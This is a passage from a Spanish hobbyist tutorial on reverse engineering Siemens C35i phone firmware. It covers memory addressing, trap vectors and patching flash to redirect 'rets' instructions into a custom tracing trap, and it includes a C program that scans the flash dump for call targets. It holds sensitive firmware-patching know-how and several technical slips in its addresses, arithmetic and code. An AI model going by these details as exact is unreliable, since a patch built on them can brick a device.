La rutina anterior tampoco es perfecta. Ahora guardo bien los flags, pero todavía hay otros detalles que no tengo en cuenta, ej. las interrupciones. Al menos, ahora tengo algo que se puede llamar desde cualquier sitio. No afectará al programa que llame a mi rutina, pero a mí me será útil. Ciertamente me pueden llamar desde otras rutinas en otros segmentos, pero todavía no imprime correctamente la dirección completa. Para ello haría falta extraer también el CSP (Code Segment Pointer) aunque esto es más delicado, pues hace falta saber si me han llamado con una instrucción CALLS (Call Inter-Segment Subroutine, que si guarda en CSP) o desde una instrucción CALLA (Call Subroutine Absolute), CALLI (Call Subroutine Indirect), o CALLR(Call Subroutine Relative), las cuales no usan CSP.

#### MEMORIA \*\*\*\*\*

Espero que haya quedado suficientemente claro que la zona en la que están almacenados los programas en el C35i empieza en la Flash a partir de 0xC00000 . El teléfono tiene otras zonas de memoria:

```

0x000000 = inicio. Mide 0x000200
0x000200 = DRAM. Mide 0x00EE00
0x00F000 = SFR/ESFR. Mide 0x001000 y almacena los registros.
0x010000 = ROM del chip. Mide 0x008000
0x010800 = word-writeable. Mide 0x007800
0x100000 = RAM. Mide 0x040000
0xC00000 = Fullflash. Mide 0x400000

```

La última dirección es 0xFFFFF  
Estos 16Mg de memoria ocupan un espacio de direcciones de 2<sup>24</sup> bits, es decir, 3 bytes.

Hay 2 maneras de agruparlos:

- en 256 bloques de 64Kb, llamados segmentos. Se usa la notación 0x123456
- en 1024 páginas de 16Kb. Se usa notación 048:3456

La formula para pasar entre uno y otro es dividir entre 0x4000

Así, 0xFCA123=3F2:2123 , porque 0x3F2\*0x4000+0x2123=0xFCA123

Algunos programas tales como el 'AT Debugger' usan notación de páginas, mientras que el resto usan segmentos.

Es conveniente usar la calculadora incluida en 'AT Debugger' para hacer las transformaciones.

Para acceder a la memoria se puede direccionar de 3 maneras distintas:

- Código, usando el Puntero de Segmento de Código. También llamado Modo Corto  
Es el modo que todos imaginamos; usa la dirección completa: jmp loc\_FCA123

- Datos, usando Puntero a Página de Datos. También llamado Modo Largo.

Hay 4 registros DPP0, DPP1, DPP2, DPP3 que apuntan a una página.

Se combina con otro valor (offset) para obtener la dirección completa:

```

mov DPP0, #03F2h
mov r12, #2123h
otro ejemplo : jmps #03F2h, #2123h

```

- Direccionamiento de Datos via Modo Extendido.

- Extensión mediante segmento:

Primero se usa una instrucción para usar un segmento alternativo, y luego la instrucción para tomar el dato:

```

extp #0FCh, #1h
mov r12, #0A123h

```

- Extensión mediante página:

Primero se usa una instrucción para usar una página alternativa, y luego la instrucción para tomar el dato:

```
extp #03F2h, #1h
mov r12, #2123h
```

Hay instrucciones que funcionan con segmentos, y otras con páginas:  
JMPS seg, caddr ; salta a una dirección 'caddr' en un segmento 'seg'  
JMPA cc, caddr ; salta a una dirección en el mismo segmento

CALLS seg, caddr ; llama a la subrutina en 'caddr' del segmento 'seg'  
CALLA cc, caddr ; llama a la subrutina en la dirección absoluta 'caddr' .

RET ; retorna desde una subrutina en el mismo segmento  
RETS ; retorna desde una subrutina entre segmentos

El segmento 0, que va desde 0x000000 hasta 0x010000 ocupa 64 Kb (como todos los demás) y cuando se cambia algún dato en el segmento 1 (dirección 0x100000), también resulta modificado en el segmento 0.

O sea:

```
mov r3, #1234h
extp #40h, #1h
mov 00h, r3
```

Escribe 1234 en 40:0000 , es decir, 0x100000

Pues bien: el dato en 00:0000 también contiene 1234.

De hecho, para escribir en el segmento 0, debo hacerlo en el segmento 1, y se copiará automáticamente.

Es por esto que hablaré indistintamente de 0x100000 o de 0x000000.

Para leer de la memoria, se puede usar el 'Siemens Debugger' o el 'ATDebugger'.  
O también puedo modificar mi programa para que lo haga.

Navegando por los menus aprendo que:

Juegos->Wayout->Highscore llama a 3E26

Juegos->Buscaminas->Highscore llama a 1F3A

Lo primero que debo es discernir cual menú me ha llamado.

Por simplicidad, solo chequeo el byte menor (será #26h o #3Ah)

La dirección de memoria que voy a usar es 1000D4=40:00D4

Así que renombro la rutina imprime\_ip para llamarla imprime\_r3, y queda así:

```
cmpb r13, #26h ; vengo de Juegos-Wayout-Highscore
jmp r13, cc_Z, go_wayout
```

```
cmpb r13, #3Ah ; vengo de Juegos-Buscaminas-Highscore
jmp r13, cc_Z, go_mines
```

go\_wayout:

```
extp #40h, #1h
mov r3, 0D4h ; lee la memoria
calls imprime_r3
jmp r13, cc_NZ, go_fin
```

go\_mines:

```
mov r3, #1234h
extp #40h, #1h
mov 0D4h, r3 ; escribe '1234' en la memoria
calls imprime_r3
jmp r13, cc_NZ, go_fin
```

go\_fin:

```
mov r14, [r0+] ; recupero los registros
mov r13, [r0+]
mov r12, [r0+]
mov r5, [r0+]
rets
```

Hala, ya puedo escribir donde me apetezca, y leerlo después.

Claro que esto no es muy versátil.

Tendría que permitir elegir la zona de la memoria donde quiero leer/escribir, y pedir también el dato en caso de que quiera escribirlo.

Pero para eso ya están los otros programas que he mencionado antes.

Una cosa curiosa es que el 'Siemens Debugger' parece tener problemas a la hora de leer algunas direcciones, en particular me resetea el móvil cuando intento acceder a direcciones entre 0x00E000 y 0x00E400.

Funciona si uso 0x10E000 , y los datos parecen ser correctos.

Por contra, el 'ATDebugger' tiene otro fallo y es que sólo me deja

escribir 5 ó 6 comandos. Al cabo del tiempo, la paridad del puerto cambia y el programa se vuelve loco. La solución es apagar en móvil, lo cual es un fastidio cuando he tardado media hora en preparar el escenario correcto.

Por eso me he acostumbrado a usar ambos programas y verifico los datos 2 veces. El 'ATDebugger' necesita que el móvil esté encendido, mientras que el 'Siemens Debugger' necesita que esté apagado, para meter el Bootstrap. Pero en el C35i es posible usar un rodeo:

- encender el móvil
- pulsar el boton de 'Iniciar modo de servicio'
- esperar a que se queje de que el modo BFB no se ha iniciado
- pulsar el boton de 'Salir del modo de servicio'
- pulsar de nuevo el boton de 'Iniciar modo de servicio'
- ahora ya se tiene acceso a toda la funcionalidad del 'Siemens Debugger'.

Bueno, ahora ya puedo manejarme sin problemas con la memoria.

#### DESARMANDO TRAMPAS \*\*\*\*\*

La manera normal de llamar a una subrutina es con JMPS o CALL. Pero existe una manera mas cómoda de llamar a rutinas que se usan habitualmente: los traps.

Desde la dirección 0x000000 hasta 0x000200 hay unas rutinas muy breves que gestionan los errores que pueden suceder en tiempo de ejecución. Recordar que el segmento 0x100000 es una copia de 0x000000 .

Según el manual, en la posición 0 hay una rutina que se llamará cuando se produce un RESET por hardware, por software, o watchdog. Brevemente, un watchdog es una rutina invocada por un dispositivo externo -típicamente el reloj- que tiene que ser respondida por el programa. Si no es respondida, el dispositivo entiende que el programa se ha colgado, y hace un reset del procesador.

Sólo hay una rutina que gestiona estos 3 eventos, pero se puede saber cual de los eventos ha sucedido mirando el valor del registro SFR llamado 'WDT Control Register' en la dirección FFAE.

Si el bit 1 (llamado WDTR=Watchdog Timer Reset Indication Flag) vale 1, entonces es watchdog quien llama.

Si el bit 2 (llamado SWR=Software Reset Indication Flag) vale 1, entonces es un RESET por Software

Si SWR vale 0, entonces es un RESET por Hardware.

La rutina llamada desde 0x000000 hace simplemente:

```
jmps 0D4h, 04704h
```

Desensamblando a partir de 0xD44704h veo que hace

```
mov CC7, #10h
```

```
trap #30h
```

```
rets
```

Esto es: pone a #10h el registro SFR llamado CC1, que está en la posición FE8E. Luego llama al trap número #30h

Un trap funciona igual que una interrupción RESET de las anteriores; se mira cual es el número de trap en la tabla que empieza en 0x000000 , y se llama a la rutina.

Para calcularlo, se toma el numero de trap y se multiplica por 4.

El trap #30h llama a la rutina en 0x0000C0, pues  $30h * 4h = C0h$

En 0x0000C0 hay:

```
jmps 0D4h, loc_D44A28
```

y en 0xD44A28 hay:

```
bfl dh PSW, #0F0h, #0F0h
```

```
extp #3, #4
```

```
mov mem_37AA, r0
```

```
mov mem_37B6, mem_FE10
```

```
mov mem_37B8, DPP0
```

```
mov mem_37BA, DPP1
```

.....

La primera instrucción limpia todos los bits del registro SFR llamado PSW (posición FF10), que contiene los flags.

El bit 7 de la parte alta de PSW (bit 7+8=15) se pone a 1.

Esto hace que el procesador ejecute este trozo de código en la máxima prioridad, sin permitir que otras tareas lo interrumpan. Esto es normal cuando se procesa una interrupción.

luego hace que las siguientes 4 instrucciones usen el segmento #3.

Dichas 4 instrucciones hacen:

guardar r0 en 3:37AA = 0x00F7AA

meter Context Pointer en 3:37B6 = 0x00F7B6

meter el Data Page Pointer DPP0 en 3:37B8 = 0x00F7B8

meter el Data Page Pointer DPP1 en 3:37BA = 0x00F7BA

Y un montón de cosas más que involucran muchos registros y no entiendo lo que hacen. No me apetece ponerme a desensamblar 400 páginas de ensamblador. Pero el concepto está claro, no?

En total hay 128 traps, y muchas de ellas saltan a 04704h, por lo que entiendo que es una rutina de propósito general capaz de interpretar casi todas las situaciones que se producen.

Sin embargo, hay unas pocas traps que saltan a otras rutinas:

El trap 20h salta a 0xC3FFFA

en 0xC3FFFA hay:

rets

Esta es la manera más simple de retornar de un trap : no hacer nada.

El trap 35h salta a 0xCCFFEE

en CCFEE hay:

bset mem\_FE0C.13

bset STKOV.6

calls 0D3h, loc\_D337B0

reti

Y en D337B0 hay:

bclr CC5IC.6

bclr CC14IC.6

bclr CC10IC.6

extr #1

bclr CRIC.6

rets

O sea, que limpia el bit 6 de las variables del periférico CAPCOM1.

Esto no tiene mucho sentido para mí, porque no todas las variables se limpian.

Ni tampoco se preservan los registros usados.

Es posible que este código en realidad no se llame nunca.

Voy a investigar sobre esto.

Los traps es una manera eficiente de llamar a una rutina.

Para invocarlos, se usa la instrucción

trap #35h

que se codifica en los bytes

9B 6A

Buscando en la memoria estos datos, aparecen 2 veces:

Primera vez, en 0xDA48F6. Al desensamblar:

trap #35h

xorb 7F78h, r10

movb PWMCON1, #4Dh

add r0, r0

add r0, r0

add r0, r0

que no tiene mucho sentido, pues "add r0, r0" no sirve de mucho, y menos hacerlo 3 veces seguidas.

Segunda vez, en 0xDA6712. Desensamblando 8 bytes antes, en 0xDA670A :

DA6704: 79 53 : orb rh2, #3

DA6706: 96 F1 D2 7C : cmpi2 r1, #7CD2h

DA670A: 41 43 : cmpb r12, rh1

DA670C: 10 81 : addc r8, r1

DA670E: 38 86 : subc r8, #6

DA6710: 6A 59 9B 6A : band mem\_FF36.10, SORBUF.6

DA6714: 54 60 0F E2 : xor 0E20Fh, PECC0

Veo que en realidad forman parte de la

instrucción "band mem\_FF36.10, SORBUF.6", que tampoco tiene mucho sentido.

Por ello deduzco que la aparición de estos bytes es simple casualidad.

Quizás sea parte de un dibujo, o de datos. No es código válido.

Entonces, parece que nadie llama al trap 35h... hasta ahora

#### HACIENDO TRAMPAS

\*\*\*\*\*

Como el C166 es un micro de 16 bits, todas las instrucciones ocupan 2 o 4 bytes. Incluso la instrucción más simple

NOP

se codifica como CC 00

También es necesario que empiecen en una posición par. En el ejemplo anterior, si los bytes 9B 6A estuvieran en la dirección 0xDA6711, yo sabría de inmediato que no es una instrucción.

El mini-tracer de antes tiene un inconveniente: para llamarlo necesito hacer

CALLS 0xC485AAh

que se codifica como

DA C4 AA 85

y ocupa 4 bytes.

Sería mejor si ocupara solo 2 bytes. Así podría sustituir cualquier instrucción por una llamada a mi rutina.

Gracias a los traps puedo hacerlo:

-Establezco que el trap #35h salte a 0xC7FBC0

Para ello solo tengo que variar la memoria 35h\*4 para que haga  
jmps 0xC7FBC0h

Es decir, poner bytes FA C7 C0 FB (little-indian) a partir de 0x0000D4

-En mi víctima, llamar a mi trap con  
trap #35h

Es decir, poner bytes 9B 6A

-Imprimir la dirección que me ha llamado, y hacer lo que hubiera en la instrucción original

Así, una rutina que sea:

```
98 90 : mov     r9, [r0+]
F0 C9 : mov     r12, r9
DB 00 : rets
```

la sustituiré por:

```
98 90 : mov     r9, [r0+]
F0 C9 : mov     r12, r9
9B 6A : trap  #35h
DB 00 : rets
```

La rutina de respuesta al trap es:

```
org 0C7FBC0h
mi_trap:
    mov     [-r0], r3 ; guardo r3 porque lo voy a sobrescribir
    pop r3 ; en la pila está IP , o sea, dónde ha saltado la trampa
    push r3 ; lo vuelvo a meter.
    calls imprime_r3 ; y lo imprimo
    mov     r3, [r0+]
    reti ; salir de la trampa
end
```

La rutina de inicialización del trap es:

```
go_mines:
    mov r3, #0C7FAh
    extp #40h, #1h
    mov     0D4h, r3 ; dirección del trap #35h
    mov r3, #0FBC0h
    extp #40h, #1h
    mov     0D6h, r3
    calls imprime_r3
    jmp r3, cc_NZ, go_fin
```

Para probar mi trampa, sé que cuando pulso la tecla '#', originalmente llama a

```
D6D580: 9A 08 02 00 : jnb     mem_FE10.0, loc_D6D588
```

Entonces sustituyo esos bytes por

```
9B6ACC00, que significa
trap #35h
nop
```

Así que

-compilo el parche

-lo meto en el móvil

-activo el nuevo trap mediante el menú buscaminas->Highscore

-verifico que la memoria 0x0000D4 contiene 'jmps 0x0C7FBC0h'

-pulso '#' en el teclado

-y me muestra la dirección D588, que es el offset de D6D588

Bueno, en realidad me muestra D6D588+2 , pues ésta es la dirección a donde volveré después de la trampa.

Tengo que modificar el parche para además del offset también imprima el segmento (0x00D6), pero eso es un detalle menor.

Recordar que una instrucción

trap

mete en la pila los valores:

-PSW: flags (Carry, Overflow, ...)

-CSP: Code Segment Pointer

-IP: Instruction Pointer

Me ayudaría todavía más si imprimiera los últimos 10 valores de la pila, y las variables r0, r1, r2, ... Pero eso (más o menos) es lo que hacen los programas 'Siemens Debugger' o el 'ATDebugger'. Me permiten llamar a una subrutina, y me dicen el estado de las variables. Lo bueno es que yo lo he implementado haciendo que el teléfono sea el punto de partida. Ellos hacen que sea el ordenador el que tenga que invocar al móvil.

Para sacarle todo el partido que yo quiero, empiezo a sustituir un montón de instrucciones en la Flash.

Por ejemplo, puedo cambiar todas las instrucciones

```
mov r9, [r0+]
```

por

```
trap #35h
```

Y añadir un último paso en

```
mi_trap:
```

```
.....
```

```
mov r3, [r0+]
```

```
mov r9, [r0+] ; <-nueva instruccion
```

```
reti
```

```
end
```

Mejor todavía es sustituir

```
rets
```

por

```
trap #35h
```

Así, cada rutina, en vez de salir, me llamará a mi\_trap, donde puedo mirar los valores que retorna a la subrutina llamante.

Entonces tengo que hacer que vuelva a su sitio original.

Voy a explicarlo con más detalle.

Suponer que en 0xCC1110 hay:

```
0xCC1110 : E6 FC 11 00 : mov r12, #11h
```

```
0xCC1114 : DA 22 22 22 : calls 022h, loc_222222
```

```
0xCC1118 : 46 FC 22 00 : cmp r12, #22h
```

y en 0x222222 hay:

```
0x222222 : E6 FC 22 00 : mov r12, #22h
```

```
0x222226 : DB 00 : rets
```

Cuando 0x111110 se ejecuta, primero se pone r12=#11h, y la instrucción calls hace que en la pila se guarde el valor 0x111118, pues ésta es la siguiente instrucción que se ejecutará cuando 0x222222 retorne.

Para activar mi trampa pongo a partir de 0x222222 :

```
0x222222 : mov r12, #22h ; esto no cambia
```

```
0x222226 : trap #35h ; originalmente decia rets
```

Y cambio mi trap para que no vuelva a la instrucción que sigue al trap, sino a la siguiente instrucción de la llamada inicial:

```
mi_trap:
```

```
.....
```

```
mov [-r0], r6
```

```
mov [-r0], r5
```

```
mov [-r0], r4
```

```
mov [-r0], r3
```

```
pop r3 ; en la pila esta IP: 0x2226+2. No lo necesito
```

```
pop r3 ; en la pila esta CSP: 0x0022. Tampoco lo necesito
```

```
pop r6 ; en la pila esta PSW
```

```
pop r5 ; en la pila esta el IP de la dirección que ha
```

```
pop r4 ; llamado a la rutina que me ha llamado: 0x1114+4
```

```
pop r4 ; en la pila esta el CSP de la dirección que ha
```

```
pop r4 ; llamado a la rutina que me ha llamado: 0x00CC
```

```
push r6 ; mete PSW de nuevo
```

```
push r4 ; mete CSP (0x00CC) de nuevo
```

```
push r5 ; mete IP (0x1114+4) de nuevo
```

```
mov r3, r4
```

```
calls imprime_r3
```

```
mov r3, r5
```

```
calls imprime_r3
```

```
mov r3, [r0+]
```

```
mov r4, [r0+]
```

```
mov r5, [r0+]
```

```
mov r6, [r0+]
```

```
reti ; esto sacara IP, CSP, PSW
```

end

Llamo a la rutina 0xCC1110 y efectivamente al retornar desde loc\_222222, llama a mi trampa e imprime 0xCC1118 .

Parece que la trampa funciona bien.

#### DESMONTANDO TRAMPAS VIEJAS \*\*\*\*\*

Para tracear una función necesito que caiga en alguna de mis trampas. Como no tengo ni idea de donde comenzará la función, lo mejor es poner muchas trampas y confiar en que tarde o temprano caiga en alguna. Pero si pongo una trampa al azar en una instrucción `rets` cualquiera, tengo que asegurarme de que la trampa está en buenas condiciones.

En otras palabras: si sustituyo `rets` por `trap #35h`, tengo que estar seguro de que el `trap #35h` va a saltar a 0xC7FBC0. Esto es, que la dirección 0x0000D4 contiene `'jmps 0x0C7FBC0h'`.

Si miro esta zona de memoria, veo que hay  
0000D4: FA CC EE FF : `jmps 0CCh, loc_CCFEE`  
?Quién ha puesto esos datos? Porque yo también los voy a poner, y el último que los ponga, gana la carrera!

Busco en la Flash algo que tenga que ver con CCFEE y veo que los bytes EE FF (Recordar little-indian) aparecen 25 veces. Los desensamblo todos en 25 minutos, y veo que uno de ellos hace

```
D48B02: E6 FC EE FF : mov r12, #OFFEEh
D48B06: E6 FD CC 00 : mov r13, #0CCh
D48B0A: DA D3 7E 38 : calls 0D3h, loc_D3387E
```

Humm, también aparece cerca el dato #0CCh, lo cual es bastante interesante. Desensamblo loc\_D3387E para ver lo que hace:

```
D3387E: 1E E7 : bclr DP6.1
D33880: 88 C0 : mov [-r0], r12
D33882: 88 D0 : mov [-r0], r13
D33884: E6 FC 35 00 : mov r12, #35h
D33888: 98 E0 : mov r14, [r0+]
D3388A: 98 D0 : mov r13, [r0+]
D3388C: DA D4 BA 93 : calls 0D4h, loc_D493BA
D33890: D1 80 : extr #1
D33892: E6 B5 0F 00 : mov CRIC, #0Fh
D33896: 0A 92 30 30 : bfldl CCM5, #30h, #30h
D3389A: DB 00 : rets
```

Fantástico: usa r12 y r13, y además hace algo con #35h, que es justamente la trampa que yo intento poner.

Investigando un poco más veo que loc\_D493BA pone r1 y r13 en la memoria apuntada por r12\*4. Eso es coherente con mis datos, y loc\_D493BA resulta ser una rutina genérica para establecer el salto de las trampas.

Así que tengo que deshabilitar esta rutina, o bien cambiar

```
D48B02: mov r12, #OFFEEh
D48B06: mov r13, #0CCh
por
D48B02: mov r12, #0FBC0h
D48B06: mov r13, #0C7h
```

pues mi\_trap está en org 0C7FBC0h.

Ahora me enfrento con otro problema: ¿que pasa si sustituyo un `rets` por `trap #35h`, pero todavía no se ha puesto la trampa? O sea, ¿y si todavía no se ha pasado por D48B02?

Pues que saltará a 0x0000D4, que apuntará a la nada sideral. Cuelgue asegurado. Para solucionarlo tengo que hacer que mi trampa se ponga realmente pronto.

Lo primero que se me ocurre es que el `trap #0h` debe ponerse muy pronto, ya que es la rutina del watchdog.

Tras un rato de búsqueda encuentro:

```
D44714: 88 80 : mov [-r0], r8
D44716: E0 08 : mov r8, #0
D44718: F0 C8 : loc_144718:
D44718: F0 C8 : mov r12, r8
D4471A: E6 FD 04 47 : mov r13, #4704h
D4471E: E6 FE D4 00 : mov r14, #0D4h
D44722: DA D4 BA 93 : calls 0D4h, loc_D493BA
```

que establece la dirección 0xD44704 como destino del `trap #0h`.

Por supuesto, hace uso de la rutina loc\_D493BA para establecer la trampa. Ahora imagina el flujo del programa como una gran red. Existe un punto de partida P0 y un destino P9 (la pulsación de la tecla '#'). En algún punto P4 del camino voy a establecer la trampa. Tengo que evitar que

Los puntos P2 (entre P0 y P4) llame a la trampa, pero también tengo que hacer que algún P6 (entre P4 y P9) la llame. Empiezo a analizar el código inversamente desde 0xD44714 y después de unas cuantas horas de estudio he aprendido mucho, pero no he llegado a ninguna conclusión clara sobre cual es el comienzo.

Lo siguiente que se me ocurre es que una dirección útil podría ser la primera de la Flash: 0xC00000

Desensamblando:

```
C00000: mov     r12, #32F8h
C00004: mov     r13, #3D7h
C00008: calls  0C0h, loc_C06866
C0000C: jmps   0C0h, loc_C090D4
C00010: rets
```

y

```
C06866: mov     r13, r13
C06868: mov     r12, r12
C0686A: mov     [-r0], r13
C0686C: mov     DPP0, #40h
C06870: mov     [-r0], r12
C06872: mov     r14, mem_100396
C06876: mov     [-r0], r14
.....
```

parece prometedor porque establece todas las variables que usa; no asume que tengan valores válidos. Además pone DPP0=#40h que es el primer segmento. No sólo eso, sino que más tarde define los otros segmentos. Hay otros factores que no me convencen: el primero es que no hace nada con las interrupciones ni el watchdog. Yo esperaría que una rutina de inicialización establecería unos criterios rígidos para que nada la interrumpa. Otro aspecto que me intriga es que use mem\_100396 . Allí no hay nada, pues ninguna rutina ha puesto ningún dato. La mejor forma de probarlo es modificando

```
C00000: mov     r12, #32F8h
```

para que llame a imprime\_r3 , ponga r12=#32F8h , y retorne. Lo hago, y veo que lamentablemente no se llama cuando yo espero.

#### EL PRIMER DIA CREO EL CIELO Y LA TIERRA

\*\*\*\*\*

Una de las primeras cosas que se hace cuando se inicializa el micro es poner con valores buenos las variables importantes.

Entre ellas se pueden incluir:

DPP0 = Data Page Pointer, almacenado en FE00 si 16 bits, o en 0x00 si 8 bits.  
 CSP = Code Segment Pointer, en FE08 o 0x04  
 CP = Context Pointer CP, almacenado en FE10 si 16 bits, o en 0x08 si 8 bits.  
 SYSCON = System Control Register, en FF12 o 0x89  
 SP = Stack Pointer Register, en FE12 o 0x09  
 STKOV = Stack Overflow Register, en FE14 o 0x0A  
 STKUN = Stack Underflow Register, en FE16 o 0x0B

Se pone la pila SP con la instrucción

```
mov SP, xxyy
que se codifica como
E6 09 yy xx
```

Normalmente también se pondrán STKOV y STKUN para definir cuánto puede crecer la pila.

Hay 2 asignaciones de la pila en 0xD449A0 y 0xD449AE, y otra en 0xC7FC40  
 Desensamblando cerca de 0xD449A0:

```
D4498E: B7 48 B7 B7 : srst
D44992: 9A D6 03 F0 : jnb  TFR.15, loc_D4499C
D44996: E6 47 00 00 : mov  CC7, #0
D4499A: 0D 29      : jmpr cc_UC, loc_D449EE
;-----
D4499C: 9A D6 05 E0 : loc_D4499C:
D4499C: 9A D6 05 E0 : jnb  TFR.14, loc_D449AA
D449A0: E6 09 00 FC : mov  SP, #0FC00h
D449A4: E6 47 01 00 : mov  CC7, #1
D449A8: 0D 22      : jmpr cc_UC, loc_D449EE
;-----
D449AA: 9A D6 05 D0 : loc_D449AA:
D449AA: 9A D6 05 D0 : jnb  TFR.13, loc_D449B8
D449AE: E6 09 00 FC : mov  SP, #0FC00h
D449B2: E6 47 02 00 : mov  CC7, #2
D449B6: 0D 1B      : jmpr cc_UC, loc_D449EE
```

```

.....
D449EE: 76 47 00 02 : loc_D449EE:
D449EE: 76 47 00 02 : or    CC7, #200h
D449F2: F2 D6 1C FF : mov  TFR, ZEROS
D449F6: FA 00 C0 00 : jmps 0, loc_0000C0

```

Paso a paso:

- srst hace un reset del micro. Esto limpia algunas variables para que el micro pueda trabajar en un entorno seguro.
- mira si el bit 15 de TFR esta puesto. TFR=Trap Flag Register. Es decir, si está procesando una trampa provocada por una Interruption No Enmascarable (NMI) externa
- si es así, hace CC7=0 y la procesa en loc\_D449EE
- mira si está activado el bit 14. Es decir, si está procesando un stack overflow
- si es así, pone la pila SP=FC00, hace CC7=1 y la procesa en loc\_D449EE
- mira si está activado el bit 13. Es decir, si está procesando un Stack Underflow
- si es así, pone la pila SP=FC00, hace CC7=2 y la procesa en loc\_D449EE
- en loc\_D449EE limpia los flags de trampas TFR y salta a 0000C0

Recordar que en 0000C0 está la tabla de saltos, así que es equivalente a trap #30 pues 0x30\*4=0xc0

Lo importante es que la rutina 0xD449A0 parece un lugar bueno para llamar a la rutina que coloca la trampa.

La otra asignación de la pila se produce en 0xc7fc40

```

C7FC1A: A5 5A A5 A5 : diswdt
C7FC1E: E6 03 03 00 : mov  DPP3, #3
C7FC22: E6 02 42 00 : mov  DPP2, #42h
C7FC26: E6 01 41 00 : mov  DPP1, #41h
C7FC2A: E6 00 00 00 : mov  DPP0, #0
C7FC2E: E6 08 00 FC : mov  mem_FE10, #0FC00h
C7FC32: CC 00      : nop
C7FC34: E6 89 46 14 : mov  SYSCON, #1446h
C7FC38: E6 0B 00 FC : mov  STKUN, #0FC00h
C7FC3C: E6 0A 0C FA : mov  STKOV, #0FA0Ch
C7FC40: E6 09 00 FC : mov  SP, #0FC00h
C7FC44: CC 00      : nop
C7FC46: DA 87 C2 FC : calls 87h, loc_87FCC2

```

?Que más se puede pedir?

- Deshabilita el watchdog para que nadie le interrumpa.
- Pone todos los DPP a valores de segmentos conocidos.
- Establece SYSCON a un valor que permite control total de la memoria.
- Asigna buenos valores para la pila y sus correspondientes límites.

Sin duda esta es una rutina que se llama bastante pronto. Cualquier cosa que haga aquí se va a ejecutar muy temprano y con todo el control a mi merced.

Pero también es una gran responsabilidad. Cualquier fallo en esta rutina y el móvil no sera' capaz de inicializarse. Esto incluye que es posible que no se pueda re-cargar la Flash para deshacer el error. Yo aviso.

Perfecto; ahora ya puedo sustituir todos los rets que quiera porque sé que la trampa está puesta.

DONDE MONTAR TRAMPAS  
\*\*\*\*\*

Buscando en la flash veo que rets aparece unas 70.000 veces. Si sustituyo todos por trap #35h corro el riesgo de que el sistema vaya muy lento debido a todos los datos que tiene que sacar. Además, no todas las veces que sale la cadena DB 00 significa que es rets . Es posible que haya una instrucción del tipo  
mov r14, #000DBh  
que se codifica como  
E6 FE DB 00  
pero en realidad no es un rets . Esta situación no la puedo evitar a no ser que analice/desensamble el código. Otro caso es que aparezca en una posición impar. Ya que el C166 es de 16 bits ls instrucciones sólo pueden aparecer en posiciones pares.

Hago un pequeño programa (llamado di\_calls ) que me extraiga de la flash la lista de subrutinas que son llamadas, y quien las llama:

```

#include <stdio.h>
#include <string.h>

main(int argc, char *argv[])
{
FILE *ap, *ap2;
unsigned char c1=0, c0, c2, c3, c;
int i, j;
long posi0=-1, posi10;
long llamados[20000];
int frec[20000], total=0, encontrado;

ap=fopen(argv[1],"rb");
if(ap==NULL)
{
printf("No encuentro archivo flash %s \n", argv[1]);
exit(1);
}
ap2=fopen(argv[1],"rb");

while(!feof(ap))
{
c0=getc(ap); posi0++;
c1=getc(ap); posi0++;
if(c0==0xDA || c0==0xFA) /* calls XXXXXX o jumps XXXXXX */
{
c2=getc(ap);
posi0++;
c3=getc(ap);
posi0++;
posi10=c1*65536+c3*256+c2;
if(c2%2==1) /* debe ser posicion par */
continue;
if(c1<0xC0) /* debe llamar a una rutina de la flash */
continue;
/* la direccion destino no puede ser 0000 o FFFF */
fseek(ap2, posi10-0xC00000, SEEK_SET);
c0=getc(ap2);
c1=getc(ap2);
if(c0==0 && c1==0)
continue;
if(c0==0xFF && c1==0xFF)
continue;
/* miro si ha sido llamada anteriormente */
encontrado=-1;
for(i=0;i<total;i++)
if(llamados[i]==posi10)
{ /* si: indica que ha sido llamado una vez mas */
frec[i]++;
encontrado=i;
}
}
if(encontrado<0)
{ /* no: indica que ha sido llamado por primera vez */
llamados[total]=posi10;
frec[total]=1;
total++;
}
/* imprime llamador y llamado */
printf("+%0.6X>%0.6X\n", 0xC00000+posi0-3, posi10 );
}
}
/* imprime aquellas subrutinas llamadas mas de 300 veces */
encontrado=300;
printf("**** %i - %i\n", encontrado, total );
for(i=0;i<total;i++)
if(frec[i]>encontrado)
printf("+%0.6X * %i\n", llamados[i], frec[i] );
return 1;
}

```

Lo invoco con  
di\_calls.exe C35\_18\_From\_00.bin >di\_calls.txt  
que genera un fichero di\_calls.txt con 63.000 llamadas, y veo que  
hay 10 rutinas que se llaman mas de 300 veces !  
Debo evitar poner trampas en esas rutinas, y las subrutinas llamadas por ellas.

Por ejemplo: 0xD31140 es llamado 1304 veces, y se desensambla:

```
D31140: mov    [-r0], r15
D31142: mov    [-r0], r14
```

```
.....
D3115C: calls  0D3h, loc_D309A2
```

```
.....
D311F2: rets
```

Para no sobrecargar el debug , NO tengo que sustituir

```
D311F2: rets
```

por

```
D311F2: trap #35h
```

Y en la rutina en loc\_D309A2 tampoco debo sustituir su rets por trap #35h.

Igualmente en las rutinas llamadas desde loc\_D309A2 tampoco sustituyo.

Lo que me doy cuenta es que estoy otra vez en el problema de la red: unas rutinas llaman a otras y al final me pierdo.

Lo primero que tengo que hacer es crear un flag para que la trampa atrape a sus victimas o las libere.

Decido que la rutina mi\_trap sólo llamara a imprime\_r3 cuando la memoria 0x100800 valga 1.

Tendré que ampliar mi\_trap :

```
.....
push r5 ; mete IP (0x1114+4) de nuevo
extp #40h, #1h
mov r3, 0800h ; lee la memoria
cmp r3, #1 ; mira el flag
jmpr cc_NZ, go_fin_trap; no está activado
mov r3, r4
calls imprime_r3
mov r3, r5
calls imprime_r3
go_fin_trap:
mov    r3, [r0+]
.....
reti ; esto sacara IP, CSP, PSW
```

Así al menos no perderé tanto tiempo mandando los datos al puerto.

Para escribir en la memoria 0x100800 lo puedo hacer desde el 'Siemens Debugger' o habilitar el menú Juegos->Buscaminas->Highscore para que lo ponga.

La primera vez lo pruebo con el parche anterior del número de emergencia 112, que sé que en algún momento pasa por

```
021AC6: DB 00      : rets
```

el cual sustituyo por

```
021AC6: 9B 6A      : trap #35h
```

Meto el parche, activo el flag en 0x100800 , bloqueo el teclado, y cuando intento escribir el numero '1' , aparece en el puerto serie el dato 021AC8.

Perfecto. Ahora me lanzo a la aventura y sustituyo 200 rets al azar.

Parcheo la Flash, activo el flag, y el puerto serie empieza a volcar las direcciones de memoria por las que voy pasando.

Mando y recibo SMS, hago llamadas, navego por los menús, y obtengo un montón de direcciones interesantes.

Quizás demasiadas. Algunas rutinas se llaman demasiadas veces, y decido restaurarlas por el rets original.

Como mejora podría crear una lista de rutinas que sí deseo imprimir, y otras que no. La rutina de mi\_trap tendrá que ver si la rutina interceptada est'a en una lista u otra, y actuar en consecuencia.

NOTAS FINALES

